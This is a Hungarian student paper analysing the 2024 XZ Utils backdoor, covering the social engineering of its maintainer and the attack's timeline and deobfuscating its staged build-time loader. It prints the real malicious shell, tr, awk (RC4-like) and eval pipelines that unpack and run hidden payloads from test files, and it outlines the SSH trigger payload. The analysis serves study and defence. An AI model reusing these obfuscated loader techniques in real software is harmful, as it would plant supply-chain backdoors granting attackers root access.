XZ Backdoor - Korunk egyik legszofisztikáltabb és legveszélyesebb támadása

Kovács Bálint-Hunor

2024. május 1.

1. Bevezetés

1.1. A dolgozat motivációja

Amikor először hallottam az XZ-vel kapcsolatos hírekről kicsit lesokkolt, hogy egy ilyen méretű támadást hajtottak végre egy kis tömörítő, archiváló könyvtáron. Az elején nagyon keveset tudtam az esetről, de egyre jobban kezdett érdekelni a téma, hiszen nap mint nap újabb és újabb sokkoló információkat kezdtem el felfedezni a témával kapcsolatban. Úgy gondoltam, hogy ez több kutatást igényel, hiszen itt valami sokkal mélyebben rejlő dolog van, mint egy egyszerű backdoor. Ennek okán kezdtem el a témával kapcsolatos információk összegzését, úgy gondolom, hogy hasznos lehet akár mások számára is, akik érdekeltek a témában.

Viszont még mielőtt kitérnék magára a támadásra, illetve a részleteire, véleményem szerint hasznos lenne utána nézni bizonyos fogalmaknak a témával kapcsolatban.

1.2. Backdoor-ok (hátsó kapuk) és man-in-the-middle típusú támadások

1.2.1. A backdoorok (hátsó kapuk)

A backdoorok olyan rejtett hozzáférési pontokat jelentenek egy szoftverben vagy rendszerben, amelyek lehetővé teszik az engedély nélküli személyek számára a normál hitelesítési folyamatok kikerülését, és a magasabb rendű hozzáférés megszerzését. Bár nehéz meghatározni a backdoorok pontos eredetét, az egyik legjelentősebb példa a "Ken Thompson Hack". 1984-ben Ken Thompson, egy amerikai számítástechnikus, a Unix fordítót módosítva bemutatott egy olyan backdoort, amely felismert és kihasznált egy konkrét bejelentkezési jelszót. Ez az eset rávilágított a backdoorok által jelentett potenciális veszélyekre és a robosztus biztonsági intézkedések szükségességére.[Tho84]

1.2.2. Man-in-the-middle típusú támadások

A man-in-the-middle (MITM) támadások olyan támadásokat jelentenek, amelyek során egy támadó elfogja és megváltoztatja a két fél közötti kommunikációt a tudtuk nélkül. Ezek a támadások lehetővé teszik a támadónak, hogy megszerezzen érzékeny információkat, vagy manipulálja a kommunikációt rosszindulatú célokra. Egy jelentős példa a "Superfish" incidens

volt 2015-ben. A Lenovo, egy ismert számítógépgyártó, előtelepítette a Superfish adware-t néhány laptopjára. Ez az adware self-signed root certificate-t használt, amely lehetővé tette számára, hogy elfogja a biztonságos HTTPS kapcsolatokat. Ennek eredményeként a támadó saját hirdetéseket vagy akár kártékony tartalmat is beinjektálhatott a felhasználó böngészési munkameneteibe. Ez az incidens rávilágított a biztonságos kommunikációs protokollok fontosságára és a felhasználói adatvédelmet veszélyeztető előtelepített szoftverek potenciális kockázataira.

[Goo15]

2. Az XZ Backdoor-al kapcsolatos pszichológiai manipuláció

2024. március 29-én, Microsoft-nál dolgozó szoftver fejlesztő Andres Freund, teljesítmény tesztelés során észrevette, hogy a Debian Sid operációs rendszerén, az SSH kérések amiket küldött furcsa módon nem várt időtúllépéshez vezettek. Hibás jelszóval és felhasználónévvel is 500ms-al több időt vettek igénybe. Emellett nem várt CPU kihasználtságot, illetve Valgrind hibákat is okoztak. Freund azonnal jelezte az incidenst az Openwall Project nyílt forráskódú biztonsági levelezőlistájára. Kiderült, hogy egy rosszindulatú backdoort (hátsó kaput) talált a liblzma könyvtár 5.6.0 és 5.6.1 verzióiban, pontosabban ezeknek a tarball-jaiban. [Fre24] A számítástechnikában tarball-ként szoktak hivatkozni a tar, illetve tar.gz archívumokra. Ezek nagyon sokszor a szoftverek bináris futtatható fájlait szokták tartalmazni. Későbbi nyomozás során, kiderült, hogy a hátsó kapu bizonyos teszt fileokban volt található, azoknak is a bináris futtatható változataiban. A nyomozást nehezítette, hogy minden információ amit vissza lehetett fejteni a backdoor-al kapcsolatban szándékosan ködösítve volt, hogy megnehezítse a támadás feltárását. Kiderült, hogy ez a hátsó kapu adminisztrátori, teljeskörű hozzáférést biztosított volna, minden olyan rendszeren ahova bejutott volna a támadó, értelemszerűen szervereket, szerver hálózatokat célzott meg.

Az, hogy a rosszindulatú kódok a bináris fájlokban voltak elrejtve, azt a következtetést vonta maga után, hogy a liblzma könyvtár fejlesztője szándékosan hagyott hátsó kaput egy olyan szoftverben, amit a közösség tisztelt és használt hosszú éveken át, a valóságban ez viszont közel sem volt ennyire egyszerű.

2.1. A támadást megelőző történések

[Boe24][Cox][Wik24]

2.1.1. Az XZ Utils szoftverkészlet háttértörténete

Az XZ Utils (korábban LZMA Utils) szoftverkészletet, mely tartalmazza a lzma és xz programokat, Lasse Collin, Igor Pavlov (és még sokan mások) fejlesztetik 2009. január 14. óta. Habár sokan dolgoztak a szoftverkészleten, hosszú időn át egyedül Lasse feladata volt a karbantartása és fejlesztése.

2.1.2. 2021 - Kezdetek

Jia Tan (JiaT75) létrehozza a GitHub profilját.

Az első commitjai már nagyon gyanúsak voltak. Specifikusan, nyitott egy PR-t (Pull Request-et) a libarchive könvytárhoz, melyben állítása szerint a következőket módosította: "Hibaüzenet hozzáadása a figyelmeztetéshez, amikor a bsdtar segítségével történik az untar művelet". Viszont ez a hozzájárulás ennél sokkal többet rejtett ugyanis kicserélt egy safe_fprint műveletet egy nem biztonságos változatra, ezzel mégtöbb sebezhetőséget okozva. Meglepően a hozzájárulást elfogadták kérdés nélkül. (Később javították a sebezhetőséget)

Véleményem szerint Jia itt probálta felmérni, hogy mennyire tud hatással lenni a különböző könyvtárakra, kiszúrják-e, ha valami gyanús kódot próbál meg írni. Emellett a GitHub profiljának az imázsát is építette, hiszen egy könyvtárhoz való hozzájárulás által sokkal megbízhatóbbnak tűnt, és szépen nézett ki a munkássága, amennyiben bárki kutakodni próbált volna a tapasztalatát illetően.

2.1.3. 2022 - Lasse Collin manipulálása

2022. áprilisában Jia Tan küldött egy patch-et (hiba javítást) egy levelező listán. Ekkor lépett színre egy új személy Jigar Kumar, aki nyomatékosan, már-már erőszakosan próbálta kényszeríteni Lasse Collin-t hogy fogadja el a javításokat minél hamarabb.

Nem sokkal később Jigar Kumar nyomást gyakorolt Lasse-re, hogy adjon hozzá egy új maintainert (karbantartót) az XZ projekthez. A beszélgetések során kiderült, hogy Lasse mentális problémákkal is küzködik, emiatt is késtek a projekttel kapcsolatos fejlesztések.

Három nappal a beszélgetések után Jia Tan létrehozta az első hozzájárulását mint maintainer (karbantartó) a projekthez. Ezután a hozzájárulás után átlagos maintainerré válik a projektnél. Rövidesen a második legaktívabb személy lett aki fejleszti a projektet egészen a backdoor felfedezéséig. Az, hogy pontosan mikor lett elfogadott tagja a közösségnek nem teljesen tiszta a mai napig.

A történések után Jigar Kumar-t nem látták sehol aktívan. A nyomás, a feszültség gerjesztésében egy másik személy Dennis Ens is részt vett, akit szintén nem láttak a történések után aktívan.

2.1.4. 2023 - Jia Tan befolyása

2023. márciusában a Google oss-fuzz projekjénél az XZ utils-al kapcsolatos elsődleges elérhetőség frissítve lett Jia e-mailére.

Nemsokkal később bekerült a projektbe az exploit során használt tesztelési infrastruktúra, és habár ez látszólag Lasse Collin hozzájárulásával került be, Jia Tan hagyta jóvá, a kódot pedig Hans Jansen írta júniusban a következőképpen: "Commit: liblzma: Hozzáadva ifunc implementáció a crc64_fast.c-hez", illetve "PR: Hansjans162 által kicserélt crc64_fast konstruktor ifuncra".

Hans Jansen fiókja látszólag csak azért lett létrehozva, hogy ezt a hozzájárulást létrehozzák. Nagyon kevés tevékenység tapasztalható előtte és utána tőle. Később az XZ kompromittált

verziójának elfogadását sürgették, hogy minél hamarabb kerüljön be Debianba.

Júliusban egy PR nyílt az oss-fuzzban az ifunc letiltására a fuzzing buildekhez, a fent említett változtatások által okozott problémák miatt. Ez szándékos volt, hogy elrejtse a kártékony változtatásokat, amelyek később kerültek be.

Emellett Jia problémát jelezett a clangban egy figyelmeztetés miatt, amely valóban helytelen volt, de felhívta a figyelmet az ifuncokra.

2.1.5. 2024 - Végső lépések


Újabb hozzájárulás került be a Google oss-fuzz projekjéhez, amelyben a tukaani.org/xz/ domain-t xz.tukaani.org/xz-utils/-re változtatták, ahol az xz subdomain a projekt GitHub Pages oldalala lett. Ez csak erősítette, hogy mennyi hozzáféréssel rendelkezik Jia a projekt fölött, ezt a weboldalt is ő kezelte már. Az utolsó szükséges lépések a támadáshoz a következő commitokkal kerültek be: "Tesztek: Néhány tesztfájl hozzáadása", illetve "Tesztek: Két tesztfájl frissítése".

2.2. Fontos személyek a támadást illetően

2.2.1. Lasse Collin - A tökéletes célpont

Amint fentebb is említettem, nagyon sokáig Lasse Collin fejlesztette és tartotta karban az említett könyvtárat, szoftverkészletet. Mint bármely ember hozzú évek munkája során ő is belefáradt a projekt karbantartásába. Ez teljesen érthető is, hiszen több, mint 15 éven át dolgozott ezen a projekten, és dolgozik a mai napig is. Lasse többször is jelezte 2022-ben a Jigar Kumar-al való beszélgetés során, hogy ez egy hobbi projektként indult, és teljesen ingyen és bérmentve tartja karban.

Amint a Ábra 1-en is látható a támadóknak sikerült megtalálniuk a tökéletes célpontot. Találtak egy olyan projektet amelytől, habár közvetetten, de függött az egész mai modern digitális infrastruktúra. És ezt a projektet egy olyan ember tartotta karban aki a kiégés határán volt.



1. ábra. xkcd: Dependency

"A mai modern digitális infrastruktúra egy olyan projekttől függ, amit egy random személy tart karban Nebraszkában, köszönet nélkül 2003 óta." [xkc]

2.2.2. Jia Tan, Jigar Kumar, Dennis Ens és Hans Jansen

Habár a történet szempontjából úgy tűnhet, hogy ez a négy személy teljesen különálló személyek, a valóságban akár az is meglehet, hogy egyetlen személy, csoport vagy állam áll a háttérben. De ezek egyelőre mind csak elméletek, ami biztos az viszont az, hogy együtt dolgoztak a támadás véghezvitelében.

Szembetűnő, hogy mindegyik felhasználó név+szám típusú fiókkal rendelkezett, és nagyon kevés, vagy szinte semmi előző aktivitásuk nem volt ezen a projekten kívül.

A nevekkel kapcsolatban más furcsaságok is előfordultak, nagy valószínűséggel létező személyek neveit módosították, használták fel, ezzel is nehezítve a kilétük kiderítését.

2.2.3. Andres Freund - Aki nélkül nem derült volna fény a támadásra

Andres Freund egy PostgreSQL fejlesztő, aki a Microsoftnál dolgozik. Érdekes, hogy nem kiberbiztonsági specialista, lényegében a véletlen folytán fedezte fel a backdoort, viszont nélküle talán soha nem derült volna fény az XZ-t ért támadásról.

2.3. A támadás kivitelezésének kulcsa

A támadás nagyon gondosan kitervelt volt, több éven át alapozva. Mégis rengeteg kérdés merül fel egy ilyen támadás során. Példaként, hogy lehet backdoor-t csempészni egy olyan szoftverbe, aminek a kódja nyílt forráskódú, és bárki által elérhető, olvasható, módosítható?

Először is, a támadóknak szerencséjük volt, hiszen találtak egy olyan projektet ami önmagában nem egyszerű problémát hivatott megoldani, hiszen egy kompressziós, arhiváló algoritmus elemében egy nehezebb, komplexebb feladatot valósít meg.

Emellett, indirekt módon használták fel ezt az algoritmust. Kihasználták azt az egyszerű tényt, hogy a systemd által futtatott ssh használja ezt a szoftvert. Illetve maguk a fertőzött fájlok a bináris teszt fájlok voltak, amikre senki sem gyanakodott volna. Sajnos a programozás világában a teszt kódokra nagyon kevés figyelem irányul, és ezt nagyon jól tudták a támadók is.

3. Az XZ Backdoor technikai oldala

[Col24a][Fre24]

3.1. Megjegyzések

A backdoor becsempészése a bináris fájlokba három lépésben történt: nulladik, első, és második. Az 5.6.0 illetve 5.6.1-es verzió különbségek minimális eltéréssel rendelkeztek, ezeket igyekszem kiemelni a példa kódokban is.

3.2. Nulladik lépés – előkészületek

Ahogy Andres is kiemelte, a gyanús dolgok az `"m4/build-to-host.m4"` fájlban kezdődtek.

Releváns kód részletek:

```
...
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]
    _prefix -d 2>/dev/null'
...
gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Ez a kód valamikor a build process közben fut le, és kicsomagolja az első lépéshez szükséges szkripteket.

1. A `"tests/files/bad-3-corrupt\_lzma2.xz"` bájtjait kiolvassa és közvetíti a standard kimenet / bemenetre a következő lépéshez. A végén pedig hozzáad egy sortörést (`("\textbackslash n")`) is.

2. A második lépésben futtatja a `tr` parancsot, ami felcserél bizonyos karaktereket más karakterekre. Például az `echo "BASH" | tr "ABCD" "1234"` parancs `21SH` eredményt fog visszatéríteni. Visszatérve a kódra, következő parancs hajtódik végre `tr "\t \-_" " \t_\-"`, ami a következő lépéseket hajtja végre a `tests/files/bad-3-corrupt_lzma2.xz` fájlban:

   - 0x09 (\t)-t kicseréli 0x20-ra,
   - 0x20 (szóköz)-t kicseréli 0x09-ra,
   - 0x2d (-)-t kicseréli 0x5f-re,
   - 0x5f (_)-t kicseréli 0x2d-re,

   Ezzel kijavítódik a korruptált fájl és ezáltal ismét egy megfelelő xz folyamot alkot.

3. Végül ezt a kijavított xz folyamot hibák figyelmen kívül hagyásával kicsomagolta. Ennek eredménye az 1. lépés szkriptje, amely azonnal végrehajtásra kerül.

3.3. Első lépés

Az `5.6.0` és `5.6.1`-es verziók közötti a különbség a kód blokkban levő **3-tól 7-ig sorig** húzódó rész, illetve pár érték a **15** sorban levő `tr` parancs után.

```
####Hello####
# kommentelt binaris ertekek
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
```

```
13 export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev
    /null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
    (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null)
    && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
    c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
     -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
     >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
    +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/
    dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048
    && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
    null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz
     -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c
    +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -
    F raw --lzma1 -dc|/bin/sh
14 ####World####
```

Egyéb érdekesség a két verzió között bizonyos random bájt értékek kikommentelve a második sorban:

- Az `5.6.0` verzióban `86 F9 5A F7 2E 68 6A BC`
- Az `5.6.1` verzióban pedig ezek `E5 55 89 B7 24 04 D8 17`

Nem lehet tudni ezek a bináris értékek mennyire fontosak, de több helyen is le voltak jegyezve, emiatt fontosnak tartottam, hogy bekerüljenek a dolgozatba is.

Ami még szembetűnő, hogy az `5.6.1` verzióban bekerült egy teszt, ami azt vizsgálja, hogy a szkript Linux rendszeren fut-e. Az, hogy ez a teszt miért került be 5-ször, azt nem lehet tudni.

Ami érdekesebb lehet, az a hatalmas `export i=...` sor, ami a második lépés számára készíti elő a kódot. Lépésről lépésre a következő történik:


1. Az `export i=...` az elején lényegében egy függvény definíció, ami a harmadik allépésben, illetve a második lépésben lesz felhasználva.

2. A legelső fontosabb allépés lényegében a második lépés számára történő decompression, amelyet ironikus módon az `xz parancs` segítségével hajtanak végre a `good-large_compressed.lzma` fájlon a standard kimenetre a következő argumentumokkal `xz -dc`, ahol a `-d` argumentum a decompression-t, a `-c` argumentum pedig a standard kimenetet jelöli. Ez, mint korábban is, egy olyan láncot indít el, amelyben az egyik lépés kimenetei a következő lépés bemeneteként szolgálnak.

3. Az `eval \$i` lényegében meghívja az előre definiált `i` függvényt. Ez a függvény egy hatalmas `head` parancs hívás láncból áll, amelyek vagy kiírják a következő `N` bájtot, vagy kiugorják azokat. A legelső ilyen parancs hívás a `head -c +1024 >/dev/null`, ahol `c` argumentum azt jelzi a `head` számára, hogy csak a következő `1024` bájtot olvassa a bejövő adatfolyamból, viszont mivel a kimenet `/dev/null`-ra van irányítva lényegében, ki fogja szökni ezt az `1024` bájtot. Ha megfigyeljük a legelső `1024` bájtot a `good-large_compressed.lzma` fájl

dekompresszált adatfolyamából, lényegében az `"A"` karakter `0x41` bájtját láthatjuk `1024`-`szer` ismételve. A következő parancs, `head -c +2048`, hasonló az előző parancshoz, viszont itt a `2048` bájtot nem veti el, hanem továbbítja a következő lépéshez, mint bemenet.

Ez a minta folyamatosan ismétlődik: eldob `1024` bájtot, majd tovább ad `2048` bájtot, egészen addig, amíg el nem ér a fájl végéig, ahol `5.6.0`-ás verzióban `724` bájt, a `5.6.1` -es verzióban pedig `939` bájt lesz továbbítva. Ezt a folyamatot vizuálisan a Ábra 2 illusztráción lehet végig követni, ahol 0. bájt a bal felső sarokban van reprezentálva. Minden oszlop a Ábra 2a képen `256` bájt adatot reprezentál szürkeárnyalatos formában. Az "üres szürke részek", azok a magas entrópiával jelölt, zajos régiók amit a szkript futás közben eltávolít, a maradék hasznos adatot pedig összerakva megkapjuk a Ábra 2b fájlt.



(a) kezdeti fájl, szegmentált adatokkal

(b) összerakott végső adat

2. ábra. A hasznos bájtok összerakása

4. A `tail -c +31233` parancs segítségével elveti a kezdeti részét az adatnak (ebben van elrejtve a backdoor a következő lépéshez, ezért nem szükséges itt). Az `5.6.0`-ban ez az első `31264` bájt lenne, az `5.6.1`-ben pedig `31232` (az egyszeri különbség azért van, mert a `tail -c +N` azt jelenti, hogy "N. bájttól kezdődik a kiírás" és nem azt, hogy "az első N bájtot hagy figyelmen kívül").

5. Ebben az allépésben újra megismételi a `tr` parancsot, amelyet ebben az esetben egy nagyon egyszerű helyettesítő rejtjelezőként használ, a kulcs (bájtértékek leképezése) az 5.6.0-ban és az 5.6.1-ben eltérő:

```
5.6.0: tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377"

5.6.1: tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377"

```

Lényegében ez azt jelenti, hogy (az `5.6.0` esetében) az `5`-ös értékű bájtot a `0`-ás értékű bájtra fogja helyettesíteni, a `6`-os értékű bájtot az `1`-es értékű bájtra fogja helyettesíteni. Minden esetben `6` tartomány van, amelyek a teljes `0 -- 255` (azaz `377` oktális) tartományt leképezik.

6. Az utolsó lépésben a dekódolt adatokat dekompresszálja az `xz -F raw --lzma1 -dc` parancsal, és az így kapott 2. lépést azonnal végrehajtja.

3.4. Második lépés

A 2. lépés az Andres által az eredeti e-mailben csatolt infected.txt fájl-ban található bash szkript (ez az `5.6.0` verzió). Ebben a bash szkriptben sok minden történik, mivel itt hajtódik végre a tényleges fordítási folyamat módosítása.

Az obfuszkációs elemzés szempontjából három érdekes töredéke van ennek a szkriptnek, amelyek közül kettő csak az `5.6.1`-es verzióban jelenik meg. Kezdjük velük, mivel ezek egyszerűbbek is.

3.4.1. A második lépés "kiterjesztési" mechanizmusa:

1. töredék:

```
vs=‘grep -broaF ’~!:_ W’ $srcdir/tests/files/ 2>/dev/null‘
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=‘echo $vs | cut -d: -f1‘
if test "x$f1" != "x" > /dev/null 2>&1;then
start=‘expr $(echo $vs | cut -d: -f2) + 7‘
ve=‘grep -broaF ’|_!{ -’ $srcdir/tests/files/ 2>/dev/null‘
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=‘echo $ve | cut -d: -f1‘
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=‘expr $(echo $ve | cut -d: -f2) - $start‘
eval ‘cat $f1 | tail -c +${start} | head -c +${end} | tr "
    \5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F raw
     --lzma2 -dc‘
fi
fi
fi
fi

```

3. töredék

```
vs=‘grep -broaF ’jV!.^%’ $top_srcdir/tests/files/ 2>/dev/null‘
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=‘echo $vs | cut -d: -f1‘
if test "x$f1" != "x" > /dev/null 2>&1;then
start=‘expr $(echo $vs | cut -d: -f2) + 7‘
ve=‘grep -broaF ’%.R.1Z’ $top_srcdir/tests/files/ 2>/dev/null‘
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=‘echo $ve | cut -d: -f1‘
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=‘expr $(echo $ve | cut -d: -f2) - $start‘
eval ‘cat $f1 | tail -c +${start} | head -c +${end} | tr "
    \5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F raw
     --lzma2 -dc‘
```

```
fi
fi
fi
fi

```

Lényegében ezek a fragmensek majdnem identikusak, szóval vizsgálhatjuk őket egyszerre is.

1. Először meg próbálják megtalálni a `tests/files` könyvtárat a `grep -broaF` parancs segítségével, amik a következő bájtokat tartalmazták (signature):

```
Fragment 1: "~!:_ W" and "|_!{ -"
Fragment 3: "jV!.^%" and "%.R.1Z"

```

   Az így kiírt `grep` értéke pedig a `file_name:offset:signature` formátumot követi:

```
$ grep -broaF "XYZ"
testfile:9:XYZ

```

2. Ha ilyen fájlt talált, akkor minden egyes fájlból kivonja az offsetet(eltolást) (`cut -d: -f2` parancs segítségével, amely a 2. mezőt veszi, feltételezve, hogy az a mezőhatároló), és az első offset + 7-et **$start** néven, a második offsetet pedig a második fájlból **$end** néven menti el.

3. Amint a szkript megtalálta a **$start** és **$end** offset értékeket, kihámozza azokat a részeket is a fájlból amely az első signature-t tartalmazta:

```
cat $f1 | tail -c +${start} | head -c +${end}

```

4. Ezt követi egy helyettesítő rejtjelezés (az `5.6.0` verziójú kulcsot használva az alszakasz 3.3-ból):

```
tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377"

```

5. Végül dekompresszálja az adatokat, hogy azokat azonnal végre lehessen hajtani:

```
eval `... | xz -F raw --lzma2 -dc`

```

Érdekes, hogy a vizsgált TAR-archívumok (**5.6.0 és 5.6.1**) egyikében sem voltak olyan fájlok, amelyeken az aláírások bármelyike megtalálható lett volna. Ez az egész dolog alapvetően egy olyan "bővítési/javítási" rendszernek tűnik, amely lehetővé teszi a 2. lépés keretében futtatandó jövőbeli szkriptek hozzáadását anélkül, hogy módosítani kellene az eredeti payload-carrying tesztfájlokat. Ami egy okos ötlet, mivel a "rossz" és "jó" tesztfájlok újra és újra történő módosítása elég gyanús lenne. Úgy tűnik tehát, hogy a terv az volt, hogy helyette új tesztfájlokat adtak volna hozzá, amelyeket dekódoltak és futtattak volna.

3.4.2. A backdoor kibontása

Amint arra Andres az eredeti e-mailben is rámutatott, egy bizonyos ponton egy .o fájl kibontásra kerül, és beleszövődik a fordítási/linkelési folyamatba, ezért az alábbi kód felel:

```
N=0
W=88664
else
N=88664
W=0
fi
xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)/\1\n/g" |
    LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++){t[
    sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%
    m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x" (NF<1?RS:$1)];i=(i+1)%m;a=c
    [i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}' | xz
     -dc --single-stream | ((head -c +$N > /dev/null 2>&1) && head -c +$W) >
    liblzma_la-crc64-fast.o || true
```

Az **5.6.0 és 5.6.1** verziók közti különbség a payload méretek, amelyek **5.6.0** verzióban **88792**, az **5.6.1** verzióban pedig **88664**, illetve változik egy érték az **awk** szkriptben is, ezt a későbbiekben jobban kifejtem.

Mint az előző lépésekben is, az adatok kinyerése parancsok láncolatán keresztül át történt, ahol az előző parancs kimenet a következő parancs bemenete. Emellett nagyon sok lépés hasonlíta az alszakasz 3.3-ben leírtakra.

1. Az első allépés megegyezik az 1. lépés 2. allépésével - a `tests/files/good-large\_compressed.lzma` fájlt az `xz`-vel kicsomagoljuk.

2. A második lépés is megegyezik az 1. lépés 3. allépésével - ez volt a sok egymásba láncolt `head` parancs hívás.

3. Viszont ezután kezdenek eltérni a lépések, az előző kimenetet átalakítják a `sed` parancs segítségével (a kódban angol nyelvű kommentek találhatóak, amelyek a forrásból származnak, és segíthetnek a kód megértésében):

   ```
   LC_ALL=C sed "s/\(.\)/\1\n/g"

   ```

   Ez a parancs lényegében minden bájt után sortörés karaktert szúr be, kivéve a sortörés karakter után. Lényegében ez egy byte-per-line állományt fog alkotni.

4. Az `awk` parancs lényegében az RC4-hez egy nagyon hasonló algoritmust implementál le:

   ```
   BEGIN {  # Initialization part.
     FS = "\n";  # Some AWK settings.
     RS = "\n";
     ORS = "";
     m = 256;
     for(i=0;i<m;i++) {
       t[sprintf("x%key", i)] = i;
   ```

```
    key[i] = ((i * 7) + 5) % m;  # Creating the cipher key.
  }
  i=0;  # Skipping 4096 first bytes of the output PRNG stream.
  j=0;  # it's a typical RC4 thing to do.
  for(l = 0; l < 4096; l++) {  # 5.6.1 uses 8192 instead.
    i = (i + 1) % m;
    a = key[i];
    j = (j + a) % m;
    key[i] = key[j];
    key[j] = a;
  }
}

{  # Decription part.
  # Getting the next byte.
  v = t["x" (NF < 1 ? RS : $1)];

  # Iterating the RC4 PRNG.
  i = (i + 1) % m;
  a = key[i];
  j = (j + a) % m;
  b = key[j];
  key[i] = b;
  key[j] = a;
  k = key[(a + b) % m];

  # As pointed out by @nugxperience, RC4 originally XORs the encrypted
    byte
  # with the key, but here for some add is used instead (might be an AWK
    thing).
  printf "%key", (v + k) % m
}

```

5. Amiután a bemenetet sikeresen dekriptálta, tömöríti:

```
xz -dc --single-stream

```

6. Végül az `N (0)`-tól a `W ~(86KB)`-ig terjedő bájtokat a szokásos `head parancsos` trükkökkel kivágják, és `liblzma\_la-crc64-fast.o` néven elmentik. Ez lesz a végleges bináris backdoor.

3.5. Mi történt volna ezek után?

3.5.1. Hasznos információk a backdoor vizsgálatával kapcsolatban

Mielőtt bele kezdenék a részletesebb magyarázatba, fontosnak tartottam megemlíteni, hogy a backdoor működésének vizsgálására létre is jött több külső fejlesztés, projekt is, ezek közül az alábbi GiHub repository-t emelném ki: https://github.com/amlweems/xzbot, ahol részle-

tekbe menően el van magyarázva, hogyan lehet ezt a backdoort megvizsgálni, illetve tesztelni biztonságos körülmények között.

3.5.2. Hogyan is működik a backdoor?

Az SSH nyilvános kulcs ellenőrzése során, ha a nyilvános kulcs megfelel egy bizonyos fingerprint-nek, a kulcs tartalmát egy előre megosztott kulcs segítségével visszafejti, mielőtt a nyilvános kulcs tényleges ellenőrzése megtörténne. A visszafejtett tartalom ezután közvetlenül a rendszerbe kerül.

Ha az fingerprint nem egyezik, vagy a visszafejtett tartalom nem felel meg egy bizonyos formátumnak, akkor a rendszer visszatér a normál kulcsellenőrzéshez.

A hátsó ajtó a `glibc` egy kevésbé ismert funkcióját használja ki egy függvény bekapcsolására, és csak akkor lép működésbe, ha a backdooros xz könyvtár betöltésre került az `/usr/bin/sshd` folyamat által az egyik érintett disztribúción. (Mivel az sshd adminisztrátori hozzáférést igényel a futáshoz, ezáltal a backdoor is adminisztrátori hozzáférést nyert volna el.)

Amint előzőleg, részletekbe menően láthattuk, a backdoor payload-ot az xz tesztfájlokba kódolták. Ez futtatva megváltoztatja az `SSH RSA` kulcsellenőrző kódot, hogy egy "mágikus" nyilvános kulcs (amelyet a normál hitelesítés során küldtek el) lehetővé tegye a támadó számára a hozzáférést.[Goo24]

Részletesebben magyarázva, a backdoor egy olyan SSH tanúsítvánnyal való csatlakozással triggerelhető, amelynek a CA aláíró kulcs N értékében van egy olyan payload, ami a támadó `ED488`-as kulcsával kell legyen aláírva és titkosítva.

Ez a payload, amint fentebb is említettem, kell kövessen egy bizonyos előre megszabott struktúrát. A struktúra része egy `240 byte` hosszú ciphertext, illetve pár kisebb mágikus érték: `cmd1 (32 bit), cmd2(32 bit)` és `cmd3(64 bit).`

A parancs bájt a három mágikus értékből tevődik össze a következő képpen: cmd1 · cmd2 + cmd3, és ha ez az érték meghaladja a 3-at akkora backdoor kiugorja a feldolgozást.

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|   cmd1 (32 bit)  |   cmd2 (32 bit)  |      cmd3 (64 bit)      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                      ciphertext (240 bytes)                   +
|                                                               |
